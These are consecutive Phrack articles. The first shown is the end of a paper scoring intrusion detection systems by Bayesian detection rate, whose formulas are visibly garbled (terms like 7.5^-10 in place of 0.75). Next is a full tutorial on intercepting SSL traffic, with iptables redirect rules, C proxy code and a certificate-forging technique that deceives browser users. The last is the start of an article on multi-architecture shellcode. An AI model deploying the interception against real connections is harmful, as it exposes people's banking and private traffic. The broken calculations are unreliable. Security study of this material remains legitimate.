$$BDR = \frac{(2.5 * 10^{-4}) * (7.5^{-10})}{(2.5 * 10^{-4}) * (7.5^{-10}) + (9.9975 * 10^{-1}) * (5.0 * 10^{-5})} = 0.7895$$

----|Cisco NetRanger

False positives - 5
False Negatives - 3
True Positives - 1

$$P(Ii) = \frac{1}{\frac{1*10^5}{1*4}} = 2.5 * 10^{-4}$$

$P(Ij) = 1 - P(Ii) = 0.99975$

$P(Ai|Ii) = 1/4 = 0.25$

$P(Ai|Ij) = 5/99996 = 5.0 * 10^{-5}$

$$BDR = \frac{(2.5 * 10^{-4}) * (2.5^{-10})}{(2.5 * 10^{-4}) * (2.5^{-10}) + (9.9975 * 10^{-1}) * (5.0 * 10^{-5})} = 0.5556$$

----|EMERALD

False positives - 7
False Negatives - 3
True Positives - 1

$$P(Ii) = \frac{1}{\frac{1*10^5}{1*4}} = 2.5 * 10^{-4}$$

$P(Ij) = 1 - P(Ii) = 0.99975$

$P(Ai|Ii) = 1/4 = 0.25$

$P(Ai|Ij) = 7/99996 = 7.0 * 10^{-5}$

$$BDR = \frac{(2.5 * 10^{-4}) * (2.5^{-10})}{(2.5 * 10^{-4}) * (2.5^{-10}) + (9.9975 * 10^{-1}) * (7.0 * 10^{-5})} = 0.4718$$

----|CyberCop

False positives - 4
False Negatives - 2
True Positives - 2

$$P(Ii) = \frac{1}{\frac{1*10^5}{1*4}} = 2.5 * 10^{-4}$$

$P(Ij) = 1 - P(Ii) = 0.99975$

$P(Ai|Ii) = 2/4 = 0.50$

$P(Ai|Ij) = 4/99996 = 4.0 * 10^{-5}$

$$BDR = \frac{(2.5 * 10^{-4}) * (5.0^{-10})}{(2.5 * 10^{-4}) * (5.0^{-10}) + (9.9975 * 10^{-1}) * (4.0 * 10^{-5})} = 0.7576$$

----|PENS Dragon Intrusion Detection System

False positives - 6
False Negatives - 2
True Positives - 2

$$P(Ii) = \frac{1}{\frac{1*10^5}{1*4}} = 2.5 * 10^{-4}$$

$P(Ij) = 1 - P(Ii) = 0.99975$

$P(Ai|Ii) = 2/4 = 0.50$

$P(Ai|Ij) = 6/99996 = 6.0 * 10^{-5}$

$$BDR = \frac{(2.5 * 10^{-4}) * (5.0^{-10})}{(2.5 * 10^{-4}) * (5.0^{-10}) + (9.9975 * 10^{-1}) * (6.0 * 10^{-5})} = 0.6757$$

----|Network ICE

False positives - 5
False Negatives - 3
True Positives - 1

$$P(Ii) = \frac{1}{\frac{1*10^5}{1*4}} = 2.5 * 10^{-4}$$

$P(Ij) = 1 - P(Ii) = 0.99975$

$P(Ai|Ii) = 1/4 = 0.25$

$P(Ai|Ij) = 5/99996 = 5.0 * 10^{-5}$

$$BDR = \frac{(2.5 * 10^{-4}) * (2.5^{-10})}{(2.5 * 10^{-4}) * (2.5^{-10}) + (9.9975 * 10^{-1}) * (5.0 * 10^{-5})} = 0.5556$$

----|Shadow

False positives - 3
False Negatives - 2
True Positives - 2

$$P(Ii) = \frac{1}{\frac{1*10^5}{}} = 2.5 * 10^{-4}$$

$$\frac{}{\frac{1}{1*4}}$$

P(Ij) = 1 - P(Ii) = 0.99975

P(Ai|Ii) = 2/4 = 0.50

P(Ai|Ij) = 3/99996 = 3.0 * 10^-5

$$BDR = \frac{(2.5 * 10^{-4}) * (5.0^{-10})}{(2.5 * 10^{-4}) * (5.0^{-10}) + (9.9975 * 10^{-1}) * (3.0 * 10^{-5})} = 0.8065$$

----|MPP NIDS Prototype

False positives - 2
False Negatives - 1
True Positives - 3

$$P(Ii) = \frac{1}{\frac{1}{1*10^5}} = 2.5 * 10^{-4}$$

P(Ij) = 1 - P(Ii) = 0.99975

P(Ai|Ii) = 3/4 = 0.75

P(Ai|Ij) = 2/99996 = 2.0 * 10^-5

$$BDR = \frac{(2.5 * 10^{-4}) * (7.5^{-10})}{(2.5 * 10^{-4}) * (7.5^{-10}) + (9.9975 * 10^{-1}) * (2.0 * 10^{-5})} = 0.9036$$

4.2 -------|Normal Distribution

Using the normal distribuiton method let us identify, for a scale from 1 to 10, what's the score of our NIDS Prototype:

---|The Average BDR for NIDS test was:

$$m(BDR) = \frac{0.4718+0.7143+0.6757+0.7895+0.5556+0.4718+...+0.8065+0.9036}{11}$$

m(BDR) = 0.6707

---|The Standard Deviation for NIDS test was:

$$s(BDR)^2 = \frac{(0.4718 - 0.6707)^2+(0.7143 - 0.6707)^2+...+(0.9036 - 0.6707)^2}{11}$$

s(BDR) = 0.1420

---|The Score

The mean is 67.07(m) and the standard deviation is 14.2(s). Since 90.36(X) is 23.29 points above the mean (X - m = 23.29) and since a standard

deviation is 14.2 points,there is a distance of 1.640(z) standard deviations between the 67.07 and 90.36 (z=[23.29/14.2]) plus 0,005 for rounds and 5.0 for our average standard score. The score (z) can be computed using the following formula:

$$Z = \frac{X - m}{s}$$

If you get a positive number for Z then apply (z = z + 0.005 + 5.0)
If you get a negative number for Z then apply (z = z - 0.005 + 5.0)

You should consider just the two first decimal places:

So for our prototype we'll get:
z = 1.640 + 0.005 + 5.0
z = 6.64

Our prototype scored 6.64 in our test, at this point the reader is encouraged to make the same calculation for all NIDS, you'll see that our prototype achieved the best score of all NIDS we tested.

6 -------|Why?

Why our prototype differs so much from the rest of the NIDS, if it was built under almost the same concepts?

6.1 ---|E,A,D,R AND "C" Boxes

Using the CIDF (Common Intrusion Detection Framework) we have 4 basic boxes, which are:

E - Boxes, or event generators, are the sensors; Their Job is to detect events and push out the reports.
A - Boxes receive reports and do analysis. They might offer a prescription and recommend a course of action.
D - Boxes are database components; They can determine wheter an IP address or an attack has been seen before, and they can do trend analysis
R - Boxes can take the input of the E, A and D Boxes and Respond to the event

Now what are the "C" - Boxes? They are Redundancy Check boxes, they use CRC methods to check if a True Positive is really a True Positive or not.
The C-Boxes can tell If an E - Box generates a rightful report or an A - Box generates a real true positive based on that report.
Because we're dealing with a MPP Enviroment this node can be at all machines dividing the payload data by as much as boxes you have.

6.2 ---|CISL

Our prototype Boxes use a language called CISL (Common Intrusion Specification Language) to talk with one another and it convey the following kinds of information:

+Raw event information: Audit Trail Records and Network Traffic
+Analysis Results: Description of System Anomalies and Detected Attacks
+Response Prescriptions: Halt Particular Activities or modify component security specifications

6.3 ---|Transparent NIDS Boxes

All but some E-Boxes will use a method comonly applied to firewalls and proxies to control in/out network traffic to certain machines. It's Called "Box Transparency", it reduces the needs for software replacement and user retain.
It can control who or what is able to see the machine so all

unecessary network traffic will be reduced by a minimum.

6.4 ---|Payload Distribution And E-Box to A-Box Tunneling

Under MPI (Message Passing Interface) programming environment, using Beowulf as Cluster Plataform, we can distribute network payload traffic parsing of A - Boxes every machine in the cluster, maximizing the A - Box perfomance and C - Box as well.

All other network traffic than the report data that come from E-Boxes by a encrypted tunneling protocol, is blocked in order to maximize the cluster data transfer and the DSM (Distributed Shared Memory).

7 -------|Conclusions

Altough Neither Attack Method nor the NIDS Detection Model were considered on this paper, it's necessary to add that no one stays with a NIDS with their default configuration, so you can achieve best scores with your well configured system.

You can also score any NIDS scope with this method and it gives you a glimpse of how your system is doing in comparison with others.

Like it was said at the introduction topic, this paper is not a final solution for NIDS performance mesurement or a real panacea to false positive rates (doubtfully any paper will be), but it gives the reader a relative easy way to measure yours NIDS enviroment effectivess and it proposes one more way to perform this hard job.

8 -------|Bibliography

AMOROSO, Edward G. (1999), "Intrusion Detection", Intrusion NetBook, USA.

AXELSON, Stefan (1999) - "The Base-Rate Fallacy and its Implications for the Difficulty of Intrusion Detection", www.ce.chalmers.se/staff/sax/difficulty.ps, Sweden.

BUNDY, Alan (1997), "Artificial Inteligence Techniques", Springer-Verlag Berlin Heidelberg, Germany.

BUYYA, Rajkumar (1999), "High Performance Cluster Computing: Architectures and Systems", Prentice Hall, USA.

KAEO, Merike (1999), "Designing Network Security", Macmillan Technical Publishing, USA.

LEORNARD, Thomas (1999), "Bayesian Methods: An Analysis for Statisticians and Interdisciplinary Researchers", Cambridge Univ Press, UK.

NORTHCUTT, Stephen (1999), "Network Intrusion Detection: An Analyst's Handbook", New Riders Publishing, USA.

PATEL, Jagdish K. (1996), "Handbook of the Normal Distribution", Marcel Dekker, USA.

STERLING, Thomas L. (1999), "How to Build a Beowulf: A Guide to the Implementation and Application of PC Clusters", MIT Press, USA.

9 -------|Acknowlegments:

#Segfault at IRCSNET, Thanks for all fun and moral support

TICK, for the great hints on NIDS field and beign the first one to believe on this paper potential

VAX, great pal, for all those sleepless nights

Very Special Thanks to GAMMA, for the great Text & Math hints

SYD, for moral support and great jokes

All THC crew

Michal Zalewski, dziekuje tobie za ostatnia noc

My Girlfriend Carolina, you all Know why :)

Storm Security Staff, for building the experimental environment

|=[EOF]=---=|

==Phrack Inc.==

Volume 0x0b, Issue 0x39, Phile #0x0d of 0x12

Haaaang on snoopy, snoopy hang on. (SSL for fun and profit)

Stealth <stealth@segfault.net>

Introduction

SSL in version 3 known as SSLv3 or current version 3.1 also known as TLS provides a mechanism to securely transfer data over a network with recognition of modified or re-played packets. It has all requirements a secure system needs for, lets say, managing your bankaccounts.

I'll show that in practise this is not true.

In that article I will guide you through the parts of SSL which are important for us and necessary to know. Things we do not play with such as the SSL handshake are not explained in depth; take a look to the references if you are interested.

1. Why SSL

SSL was designed to provide:

1.) Confidentiality

This is reached by encrypting the data that is passed over the network with a symetric algorithm choosen during SSL handshake. SSL uses variable amount of ciphers, assumed to be non-breakable. If a new attack shows up against a specific algorithm, this does not hurt SSL much, it just chooses a different one.

2.) Message Integrity

SSL is using a strong Message Authentication Code (MAC) such as SHA-1 which is appended to the end of the packet that contains the data and encrypted along with the payload. That way SSL detects when the payload is tampered with, since the computed hashes will not match. The MAC is also used to protect the handshake from tampering.

2.1.) Protection against replay-attacks

SSL is using seqence-numbers to protect the communicating parties from attackers who are recording and replaying packets. The sequence-number is encrypted as the payload is. During handshake a 'random' is used to make the handshake unique and replay attacks impossible.

2.2.) Protection against reorder-attacks

As in 2.1.) the seqence-numbers also forbid to record packets and send them in a different order.

3.) Endpoint Authentication

With X509 (currently version 3) certificates SSL supports authentication of clients and servers. Authentication of servers is what you want when using https with your bank, but this is where we take a deeper look.

This sounds pretty secure. However using the program that is explained until
the end of this article, neither of the points is true any longer (except
we cannot break client-authentication).

At the end we are able to watch at the plain data, modifying it at our needs,
recording it, sending it delayed, in wrong order or duplicated.
This will basicly be done via a man in the middle attack where several
weaknesses in interactive SSL-clients are exploited, "give it to the user"
in particular.

2. X509 certificates

X509 certificates are integral part of SSL. The server sends his cert
to the client during SSL handshake.
A X509 cert contains the distinguished name (DN) of the issuer
the DN of the subject, a version and serialnumber, algorithms choosen,
a timeframe where the key is valid and ofcorse the public key of the subject.

The subject is the (distinguished) name of the entity that the public key
in this cert belongs to. Unfortunally in plain X509 certs there is no
field that is labeled "DNS-name" so that you can match it against the URL
you are viewing for instance. Usually the CN field is what is mapped to
the DNS name but this is just a convention which both (client and entity
offering its cert) must be aware of.
"Issuer" is the (distinguished) name of the entity that signed this cert
with its private key. It is called a Certificate Authority -- CA.

Lets view a X509 cert:

```
stealth@lydia:sslmim> ./cf segfault.net 443|openssl x509 -text
Certificate:
    Data:
        Version: 1 (0x0)
        Serial Number: 1 (0x1)
        Signature Algorithm: md5WithRSAEncryption
        Issuer: C=EU, ST=segfault, L=segfault,
                O=www.segfault.net/Email=crew@segfault.net
        Validity
            Not Before: Nov 19 01:57:27 2000 GMT
            Not After : Apr  5 01:57:27 2028 GMT
        Subject: C=EU, ST=segfault, L=segfault, O=www.segfault.net,
                 CN=www.segfault.net/Email=crew@segfault.net
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
            RSA Public Key: (1024 bit)
                Modulus (1024 bit):
                    00:cd:64:2a:97:26:7a:9b:5c:52:5e:9c:9e:b3:a2:
                    e5:f5:0f:99:08:57:1b:68:3c:dd:22:36:c9:01:05:
                    e1:e5:a4:40:5e:91:35:8e:da:8f:69:a5:62:cf:cd:
                    70:dc:ca:d2:d7:92:03:5c:39:2a:6d:02:68:91:b9:
                    0d:d1:2c:c7:88:cb:ad:be:cc:e2:fa:03:55:a1:25:
                    47:15:35:8c:d9:78:ef:9f:6a:f6:5f:e6:9a:02:12:
                    a3:c2:b8:6a:32:0f:1d:9d:7b:2f:65:90:4e:ca:f7:
                    a0:e4:ae:55:91:09:e4:6e:01:e3:d1:71:1e:60:b1:
                    83:88:8f:c4:6a:8c:bb:26:fd
                Exponent: 65537 (0x10001)
    Signature Algorithm: md5WithRSAEncryption
        7d:c7:43:c3:71:02:c8:2f:8c:76:9c:f3:45:4c:cf:6d:21:5d:
        e3:8f:af:8f:e0:2e:3a:c8:53:36:6b:cf:f6:27:01:f0:ed:ee:
        42:78:20:3d:7f:e3:55:1f:8e:f2:a0:8e:1a:1b:e0:76:ad:3e:
        a0:fc:5b:ce:a6:c4:32:7b:64:f2:a4:0f:a3:be:a1:0e:a7:ca:
        ed:67:39:07:65:6b:cc:e7:5a:9a:b0:3a:f3:5c:1a:18:d4:dd:
        8c:8d:5a:9e:a0:63:e0:7d:af:7c:97:7c:89:17:0f:25:2f:a7:
        80:d3:02:dc:88:7a:12:64:ec:8a:ff:e4:62:92:2e:7f:75:03:
        82:f1
```

Important line is

```
Issuer: C=EU, ST=segfault, L=segfault,
        O=www.segfault.net/Email=crew@segfault.net
```

Where C, ST, L, O and Email (so called relative DNs -- RDN) build the issuer DN.

Same for the subject:

```
Subject: C=EU, ST=segfault, L=segfault, O=www.segfault.net,
         CN=www.segfault.net/Email=crew@segfault.net
```

Certs may be be signed by a public known CA where the subject has no control over the private key used for that purpose, or by the subject itself -- so called self-signed cert.

In this example, the cert is signed by a own CA.

By the way, this is the original segfault.net certificate, noone was intercepting communication while fetching it. We will later see how it looks like when someone is playing with the connection. This certificate is exchanged during SSL handshake when you point netscape browser to https://segfault.net. The public key contained in this cert is then used for session encryption.

To have a pretty good level of security, certs should be signed by a (either your own, as in this example, or a public) CA where the client has the public key handy to check this cert. If the client does not have the public key from the CA to check the integrity of the cert, it prompts the user to accept/deny it. This "requirement" for interactive clients and the fact that there are so many "well-surfed" sites which provide certs where nobody has the key for proper checking by default will in last consequence make SSL obsolete for common interactive SSL clients, i.e. Netscape browser.

3. Getting in between

As seen, X509-certificates are an important part of SSL. Its task is to prove to the client that he is talking to the server he is expecting, and that he is using the apropriate key while doing so.

Now, imagine what could be done when we could fake such a certificate, and transparently forward a SSL connection.

Got it? Its worth a try. Our leading motto 'teile und herrsche' shows that there are two problems which we must solve.

a) Hijacking the connection to be able to transparently forward it.
b) Faking certificates to the client, so that he always sees the certs he is expecting and taking us for the real server.

a+b are usually called a 'man in the middle' attack. X509 certs should make this impossible but common cert-checking implementations such as Netscape browser (and in general, interactive clients) hardly get it.

First problem is pretty easy to solve. Given that we sit physically between the two parties, we just use our firewall skills (preferably on Linux or BSD :) to redirect, lets say https-traffic to our program called 'mimd'. This would probably look like

```
# ipchains -A input -s 0/0 -d 0/0 443 -j REDIRECT 10000 -p tcp
```

or similar to grab the https-traffic on the input chain. For local mimd action on a 2.4 kernel box you'd type

```
# iptables -t nat -A OUTPUT -p tcp --sport 1000:3000 --dport 443\
  -j REDIRECT --to-port 10000
```

Given the (expected) source-ports from the SSL-client. If we ommit that,
mimd will enter an infinite loop (iptables would redirect already redirected
traffic). Since mimd binds to port 8888 and up it does not match the rule.
You do not need to sit physically between the parties,
it is usually enough to be in the LAN of the server or
the LAN of the client. ARP-tricks do the job pretty well
then, the FW-rules will not even change.

With these redirect-rules we could already set up a simple bouncer
with a tiny select() loop. The target-address can be found using
the operating system API (usually via getsockopt() or alike,
I compiled NS_Socket::dstaddr() function for the most important OSes :)
Using our little bouncer, we can not see what is passed on the link,
since we do not involve SSL itself.

To be able to see plain traffic, we should modify our (virtual)
little bouncer with a SSL_accpet() and a SSL_connect() statement.
After accpet()ing the connection we would connect() to the real
target and issue a call to SSL_connect(). Done that, we invoke
SSL_accept(). Assuming we had done the initialization stuff before
such as loading the key-file etc. the SSL-client will now prompt
the bouncer-cert to the user.
Obviously for him that this is faked, because when he surfes
company-A and gets cert for company-B or 'MiM' he is probably a little
bit confused.
We will solve that problem. Our calls to SSL_connect() and
SSL_accept() are already in the right order, and I will now
explain why.

4. DCA

We can already see the plain text of the connection via SSL_read()
and forward it to the target via SSL_write() if the user
on the SSL-client just accepts the certificate.
It is now time to solve the second part-problem: faking
the certificate.

Remember, we first issued SSL_connect(), before we do
the SSL_accept(), so the server sees us as a legitimate
client when doing SSL_connect() and does the SSL handshake.
As a result we have the server certificate.

Lets see what we have so far:

```
...

// block for incoming connections
while ((afd = accept(sfd, (sockaddr*)&from, &socksize)) >= 0) {

        // Get real destination
        // of connection
        if (NS_Socket::dstaddr(afd, &dst) < 0) {
                log(NS_Socket::why());
                die(NULL);
        }

        ...

        ++i;
        if (fork() == 0) {

                // --- client-side
                if ((sfd2 = socket(PF_INET, SOCK_STREAM, 0)) < 0) {
                        log("main::socket");
```

```
                die(NULL);
        }


        if (NS_Socket::bind_local(sfd2, 8888+i, 0) < 0) {
                log(NS_Socket::why());
                die(NULL);
        }


        // fire up connection to real server
        if (connect(sfd2, (struct sockaddr*)&dst,
            sizeof(dst)) < 0) {
                log("main::connect");
                die(NULL);
        }

        ...

        client->start();
        client->fileno(sfd2);   // this socket to use

        // do SSL handshake
        if (client->connect() < 0) {
                log("Clientside handshake failed. Aborting.");
                die(NULL);
        }
```

The handshake with the real server is finished right *now*.
Take this as some sort of SSL-pseudocode, the use of SSL_connect()
and SSL_accept() is encapsulated into client and server objects respectively.
Now we can prepare ourself to be a server for the SSL-client:

```
        // --- server-side

        server->start();        // create SSL object
        server->fileno(afd);    // set socket to use
```

Not calling SSL_accept() until we actually do the fake:

```
        if (enable_dca)
                NS_DCA::do_dca(client, server);
```

Dynamic Certificate Assembly (DCA) does the following:

Given an almost empty certificate (all RDN are non-existant
except C -- Country) the do_dca() fills this X509 cert with the contents
of the X509 certificate obtained during SSL-handshake with the
server before. We rip the L, ST, O, CN, the OU and the Email field
(as present) and place it into our certificate which we will show
to the SSL-client. This is done using some ugly string-parsing, and
using X509_() functions offered by OpenSSL.
For the OU field in the issuer we append a space " " which will not show up
in the window of the SSL-client but makes it differ from
the saved certs from public CA's. The user will be prompted to
accept a cert from a "well known CA" (because user sees the name,
but not the appended space, SSL-client can not find apropriate
public key for this CA and prompts), which he will probably accept.

Nice eh? As a special gift, we can use the subject fields (CN,...) for the
issuer-fields so the former public CA signed X509-cert becomes
self-signed! Since self-signed certificates are usually shown to the user
he cant know it is a fake!
Assembled the cert, lets just show it to the client:

```
        // do SSL handshake as fake-server
        if (server->accept() < 0) {
                log("Serverside handshake failed. Aborting.");
```

```
                die(NULL);
        }

        ssl_forward(client, server);
```

Done. ssl_forward() just calls SSL_read/SSL_write in a loop and records
the plain data. We could also modify the stream, replaying or supressing
it -- as we wish.

Lets fetch a X509-cert from a https-server via cf when mimd is active:

[starting mimd somewhere, maybe on localhost]

```
stealth@lydia:sslmim> ./cf segfault.net 443|openssl x509 -text
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number: 1 (0x1)
        Signature Algorithm: md5WithRSAEncryption
        Issuer: C=US, C=EU, ST=segfault, L=segfault,
                O=www.segfault.net, OU= /Email=crew@segfault.net
        Validity
            Not Before: Mar 20 13:42:12 2001 GMT
            Not After : Mar 20 13:42:12 2002 GMT
        Subject: C=US, C=EU, ST=segfault, L=segfault, O=www.segfault.net,
                 CN=www.segfault.net/Email=crew@segfault.net
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
            RSA Public Key: (1024 bit)
                Modulus (1024 bit):
                    00:d4:4f:57:29:2c:a0:5d:2d:af:ea:09:d6:75:a3:
                    e5:b6:db:41:d7:7f:b7:da:52:af:d1:a7:b8:bb:51:
                    94:75:8d:d4:c4:88:3f:bf:94:b1:a9:9a:f8:55:aa:
                    0d:11:d6:8f:8c:8b:5b:b5:db:03:18:7e:7a:d7:3b:
                    b0:24:a9:d6:ba:9a:a7:bb:9b:ba:78:50:65:4b:21:
                    94:6f:83:d4:de:16:e4:8b:03:f2:97:f0:0b:9b:55:
                    ed:aa:d2:c3:ee:66:55:10:ba:59:4d:f0:9d:4e:d4:
                    b5:52:ff:8c:d9:75:c2:ae:49:be:63:57:b9:48:36:
                    ca:c2:07:9d:ba:32:ff:d6:e7
                Exponent: 65537 (0x10001)
        X509v3 extensions:
            X509v3 Subject Key Identifier:
                4A:2C:50:3A:50:4E:96:3D:E6:C7:4E:E8:C2:DF:41:F0:0A:26:F0:DD
            X509v3 Authority Key Identifier:
                keyid:4A:2C:50:3A:50:4E:96:3D:E6:C7:4E:E8:C2:DF:41:F0:0A:26:F0:DD
                DirName:/C=US
                serial:00

            X509v3 Basic Constraints:
                CA:TRUE
    Signature Algorithm: md5WithRSAEncryption
        b7:7d:5a:c7:73:19:66:aa:89:25:7c:f6:bc:fd:7d:82:1a:d0:
        ac:76:93:72:db:2d:f6:3b:e0:88:5f:1d:6e:7c:25:d7:a2:de:
        86:28:38:90:cf:fe:38:a0:1f:67:87:37:8b:2c:f8:65:57:de:
        d1:4c:67:55:af:ca:4c:ae:7b:13:f2:6f:b6:64:f6:aa:7f:28:
        8b:2f:21:07:8f:6d:7e:0c:3f:17:b1:69:3a:ea:c0:fb:a2:aa:
        f9:d6:a6:05:6d:77:e1:e6:f0:12:a3:e6:ca:2a:73:33:f2:91:
        e1:72:c8:83:84:48:fa:fe:98:6c:d4:5a:ab:98:b2:2e:3c:8a:
        eb:f2
```

As you can see, the public key differs to the one before (without mimd)
because it is the mimd key itself. The C field contains "US" and "EU"
where only the latter is shown in Netscape, so no difference.
Aware of the " " in the OU field? Since the original cert did not
contain a OU field, it now is just a " ". Does not matter.
The issuer has been taken from original issuer-field in X509 cert.
Now, lets try to take the subject-field for the issuer. Somewhat
obsolete for this example because it is not signed by a public CA, but

in case an important public CA signed the cert, a self-signed
fake might be a nice toy:

[restarting mimd, this time in the 'use-subject' way]

```
stealth@lydia:sslmim> ./cf segfault.net 443|openssl x509 -text
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number: 1 (0x1)
        Signature Algorithm: md5WithRSAEncryption
        Issuer: C=US, C=EU, ST=segfault, L=segfault,
                O=www.segfault.net, OU= , CN=www.segfault.net/Email=crew@segfault.net
        Validity
            Not Before: Mar 20 13:42:12 2001 GMT
            Not After : Mar 20 13:42:12 2002 GMT
        Subject: C=US, C=EU, ST=segfault, L=segfault, O=www.segfault.net,
                 CN=www.segfault.net/Email=crew@segfault.net
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
            RSA Public Key: (1024 bit)
                Modulus (1024 bit):
                    00:d4:4f:57:29:2c:a0:5d:2d:af:ea:09:d6:75:a3:
                    e5:b6:db:41:d7:7f:b7:da:52:af:d1:a7:b8:bb:51:
                    94:75:8d:d4:c4:88:3f:bf:94:b1:a9:9a:f8:55:aa:
                    0d:11:d6:8f:8c:8b:5b:b5:db:03:18:7e:7a:d7:3b:
                    b0:24:a9:d6:ba:9a:a7:bb:9b:ba:78:50:65:4b:21:
                    94:6f:83:d4:de:16:e4:8b:03:f2:97:f0:0b:9b:55:
                    ed:aa:d2:c3:ee:66:55:10:ba:59:4d:f0:9d:4e:d4:
                    b5:52:ff:8c:d9:75:c2:ae:49:be:63:57:b9:48:36:
                    ca:c2:07:9d:ba:32:ff:d6:e7
                Exponent: 65537 (0x10001)
        X509v3 extensions:
            X509v3 Subject Key Identifier:
                4A:2C:50:3A:50:4E:96:3D:E6:C7:4E:E8:C2:DF:41:F0:0A:26:F0:DD
            X509v3 Authority Key Identifier:
                keyid:4A:2C:50:3A:50:4E:96:3D:E6:C7:4E:E8:C2:DF:41:F0:0A:26:F0:DD
                DirName:/C=US
                serial:00

            X509v3 Basic Constraints:
                CA:TRUE
    Signature Algorithm: md5WithRSAEncryption
        b7:7d:5a:c7:73:19:66:aa:89:25:7c:f6:bc:fd:7d:82:1a:d0:
        ac:76:93:72:db:2d:f6:3b:e0:88:5f:1d:6e:7c:25:d7:a2:de:
        86:28:38:90:cf:fe:38:a0:1f:67:87:37:8b:2c:f8:65:57:de:
        d1:4c:67:55:af:ca:4c:ae:7b:13:f2:6f:b6:64:f6:aa:7f:28:
        8b:2f:21:07:8f:6d:7e:0c:3f:17:b1:69:3a:ea:c0:fb:a2:aa:
        f9:d6:a6:05:6d:77:e1:e6:f0:12:a3:e6:ca:2a:73:33:f2:91:
        e1:72:c8:83:84:48:fa:fe:98:6c:d4:5a:ab:98:b2:2e:3c:8a:
        eb:f2
```

The only diff between these two is that a CN shows up in
the issuer-field now which has not been there before.
It would have more effect with public CA's as I already mentioned.

5. Conclusion

To conclude: a user surfing the web with interactive
client as they exist by now CAN NOT KNOW that his
connection is subject to a mim attack. There is no
way for him to distinguish between 'browser prompts
because company uses unknown CA' or 'the unknown CA
is mimd'. Even when he already surfed the site and saved
the cert (!) he can fall into this trap. An attentive user
MIGHT notice that he is prompted to accept a 'RSA Data Security'
or a 'Verisign' signed cert and wonders. Enabling

self-signing switch in mimd will kill his doubts.

In this article I focused on the 'separate-ports' way to break SSL, there is also a thing called 'upward negotiation' which turns a former plain-text stream into a SSL stream via a keyword (STARTTLS for example). All things said about SSL apply to it as well, just you can not use mimd in this case, because you need to filter SSL connections and forward it to mimd. This will probably be done using MSG_PEEK; we are researching. :)

Thanks to

Segfault Consortium for providing a testing environment and various folks for proof-reading the article. Blame them if something is wrong. :)

References:
---

[1] "SSL and TLS" Designing and Building Secure Systems
Eric Rescorla, AW 2001

A 'must-read' if you want/need to know how SSL works.

[2] "Angewandte Kryptographie"
Bruce Schneier, AW 1996

THE book for crypto-geeks. I read the german version, in english its 'Applied Cryptographie'

[2] various openssl c-files and manpages

[3] http://www.cs.uni-potsdam.de/homepages/students/linuxer/sslmim.tar.gz
A DCA implementation, described in this article; also contains 'cf' tool.

[4] In case you cannot try mimd on your local box, view a snapshot from a mim-ed session provided by TESO: http://www.team-teso.net/ssl-security.png

|=[EOF]=---|

==Phrack Inc.==

Volume 0x0b, Issue 0x39, Phile #0x0e of 0x12

Architecture Spanning Shellcode

eugene@gravitino.net

Introduction

At defcon8 caezar's challenge 4 party [1] a problem was present to write a shellcode that would run on two or more processor platforms. Below you will find my solution (don't forget to check the credits section).

The general idea behind an architecture spanning shellcode is trying to come up with a sequence of bytes that would execute a jump instruction on one architecture while executing a nop-like instruction on another architecture. That way we can branch to architecture specific code depending on the platform our code is running on.

Here is an ASCII representation of our byte stream:

```
XXX
arch1 shellcode
arch2 shellcode
```

where XXX is a sequence of bytes that is going to branch to arch2's shellcode on architecture 2 and is going to fall through to arch1 shellcode on architecture 1.

If we want to add more platforms we would need to add additional jump/nop instructions for each additional platform.

MIPS architecture

A brief introduction to the MIPS architecture and writing MIPS shellcode was described by scut in phrack 56 [2] as well as by the LSD folks in their paper [8].

The only thing that is worse repeating here is the general MIPS instruction format. All MIPS instructions occupy 32 bits and the sixth most significant bits specify the instruction opcode [6][7]. There are 3 instruction formats: I-Type (immediate), J-Type (Jump) and R-Type (Register). Since we are looking for a nop-like instructions we are mostly interesting in I and R type instructions whose format is listed below.

I-Type instruction format:

```
31 30 29 28 27 26|25 24 23 22 21| 20 19 18 17 16| 15 .. 0
        op       |       rs     |        rt     | immediate
```

fields are:

op	6-bit operation code
rs	5-bit source register specifier
rt	5-bit target (src/dest) or branch condition
immediate	16-bit immediate, branch or address displacement

R-Type instruction format:

```
31 30 29 28 27 26|25 24 23 22 21| 20 19 18 17 16| 15 14 131211|109876|5..0
```

```
       op       |       rs     |        rt     |      rd     | shamt|funct
```

fields are:

op	6-bit operation code
rs	5-bit source register specifier
rt	5-bit target (src/dest) or branch condition
rd	5-bit destination register specifier
shamt	5-bit shift amount
funct	6-bit function field

Sparc architecture

Similarly to MIPS, Sparc is a RISC based architecture. All the Sparc instructions occupy 32 bits and the two most significant bits specify an instruction class [4]:

op	Instruction Class
00	Branch instructions
01	call instruction
10	Format Three instructions (type 1)
11	Format Three instructions (type 2)

Format one call instruction contains an op field '01' followed by 30 bits of address. Even though this is the optimal instruction to use, since we control 30 bits out of 32, we won't be able to use it since the jumps are not relative and tend to have 0 bytes in them.

Format three instructions (type 2) are mostly load/store instructions which are mostly useless to us since we are only looking for relatively harmless nop-like instructions. We definitely don't want to use anything that has possibility of crashing our program (SIGSEGV in case of an illegal load/store).

This leaves us with branch and format three instructions (type 1) to use. Here is the format of a format three instruction:

```
31 30 |29 28 27 26 25|24 23 22 21 20 19|18 17 16 15 14|13|12 11 10 9 8 7..0
  op  |       rd     |      op3        |       rs1    |01|    rs2 / imm
```

fields are:

op	2-bit instruction class (10)
rd	5-bit destination register specifier
op3	5-bit instruction specifier
rs1	5-bit source register
0/1	1-bit constant / second source register option
rs2 / imm	13-bit specifies either a second source register or a constant

Some of the promising looking (harmless) format three instructions are add, and, or, xor and sll/srl (specified by op3 bits).

And here is the branch instruction format:

```
31 30 |29|28 27 26 25|24 23 22|21 .. 0
  op  |a | condition |   op2  |displacement
```

fields are:

op	2-bit instruction class (00)
a	1-bit annulled flag
condition	5-bit condition specifier.. ba, bn, bl, ble, be, etc
op2	3-bit condition code (integer condition code is 010)
displacement	22-bit address displacement

As you can see, a lot of the fields already have predefined values which we need to work around.

PPC architecture

PowerPC is yet another RISC architecture used by vendors such as IBM and Apple. See LSD's paper [8] for more information.

x86 architecture

The topic of buffer overflows and shellcode on x86 architecture has been beaten to death before. For a good introduction see Aleph1's article in phrack 49 [3].

